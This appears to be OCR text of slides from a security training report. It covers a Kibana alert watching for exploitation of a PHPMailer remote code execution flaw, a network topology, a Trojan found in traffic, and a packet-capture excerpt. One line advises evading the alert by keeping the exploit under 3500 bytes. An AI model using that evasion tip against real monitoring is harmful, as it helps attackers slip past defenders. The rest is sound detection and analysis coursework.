
Perform 1 action when condition is met

> Logging

Stealth Exploitation of CVE-2016-10033 Remote Code Execution in PHPMailer

Monitoring Overview

- The following alert was configured on Kibana:
  - HTTP Request Size Monitor: WHEN sum() OF http.request.bytes OVER all documents
- This alert measures HTTP request bytes. Packets requests from the same source IP.
- The alert threshold fires when the request bytes exceed 3500 hits each minute.



WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

Perform 1 action when condition is met


Mitigating Detection

- You execute the same exploit without triggering the alert by limiting the size of file below 3500 bytes.

Networking

Network Topology
& Critical Vulnerabilities

Network Topology


DESKTOP-86J4BX
10.6.12.157
YouTube, Walmart, twitter, godaddy.com
Reddit
Users
Frank-n-Ted 10.6.12.12
LAPTOP-%WKHX9YG 10.6.12.203
Infected Windows computer

Network
Address Range:
10.6.12.0/24
Netmask: 255.255.255.0
Gateway: 10.6.12.1

Machines
IPv4: 10.6.12.12
OS: Windows
Hostname: Frank-n-Ted-DC

IPv4:
OS: Blanco-Desktop
Windows NT 10.0
Hostname:

IPv4: 10.6.12.157
OS: Windows
Hostname:
DESKTOP-86J4BX

IPv4: 10.6.12.203
OS: Windows
Hostname:
LAPTOP-5WKHX9YG

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Ability to create an AD server on the corporate network.	Unauthorized users took it upon themselves to set up Active Directory Domain Controller	Legitimate users can be tricked into accessing the rogue AD site where malware is waiting to be loaded onto the computer.
Illegal Downloads	Malware file labeled june11.dll (Rat Access Trojan)	This allows an attacker to control a machine remotely.
Torrenting	User are able to upload and download files from the Bit Torrent network	Machines infected with Malware is the number one security concern.

Traffic Profile

Traffic Profile

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 (49 %) 185.243.115.84 (29 %) 166.62.111.64 (18 %)	Machines that sent the most traffic.
Most Common Protocols	TCP (88 %) UDP (11 %) ARP (0.2 %)	Three most common protocols on the network.
# of Unique IP Addresses	IPv4 808 IPv6 2	Count of observed IP addresses.
Subnets	172.16.4.0/24 10.6.12.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	1 june11.dll	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Visiting pinterest , time for kids, twitter, reddit,
- sabethahospital.com

Suspicious Activity


- Setting up an Active Directory server on the corporate network that contains malware
- Torrenting files not allowed by corporate.
- Transmitting/downloading malware on a host computer.

Normal Activity


Social Media

Summarize the following:

- DNS standard queries were observable traffic on the network.
- Users contacted youtube.com, pinterest.com, walmart.com, godaddy.com, timeforkids.com, and reddit.com.



```
 995 2022-05-15 13:18:16.650840900 fcmatch.youtube.com              BLANCO-DESKTOP.dogoftheyear.net  TLSv1.2   547 Application Data, Application Dat
 996 2022-05-15 13:18:16.652448800 fcmatch.youtube.com              BLANCO-DESKTOP.dogoftheyear.net  TLSv1.2   100 Application Data
 997 2022-05-15 13:18:16.653295700 BLANCO-DESKTOP.dogoftheyear.net  fcmatch.youtube.com              TCP        54 49814 → 443 [ACK] Seq=1095 Ack=41
 998 2022-05-15 13:18:16.654160100 BLANCO-DESKTOP.dogoftheyear.net  fcmatch.youtube.com              TCP        54 49814 → 443 [ACK] Seq=1095 Ack=42
 999 2022-05-15 13:18:16.655761800 BLANCO-DESKTOP.dogoftheyear.net  fcmatch.youtube.com              TLSv1.2   100 Application Data
1000 2022-05-15 13:18:16.656621400 fcmatch.youtube.com              BLANCO-DESKTOP.dogoftheyear.net  TCP        54 443 → 49814 [ACK] Seq=4214 Ack=11
1001 2022-05-15 13:18:16.666828900 id.rlcdn.com                     BLANCO-DESKTOP.dogoftheyear.net  TLSv1.2   617 Application Data
1002 2022-05-15 13:18:16.667714700 BLANCO-DESKTOP.dogoftheyear.net  id.rlcdn.com                     TCP        54 49797 → 443 [ACK] Seq=889 Ack=714
1003 2022-05-15 13:18:16.678078900 BLANCO-DESKTOP.dogoftheyear.net  id.rlcdn.com                     TLSv1.2   669 Application Data
1004 2022-05-15 13:18:16.678940700 id.rlcdn.com                     BLANCO-DESKTOP.dogoftheyear.net  TCP        54 443 → 49797 [ACK] Seq=7144 Ack=15
```



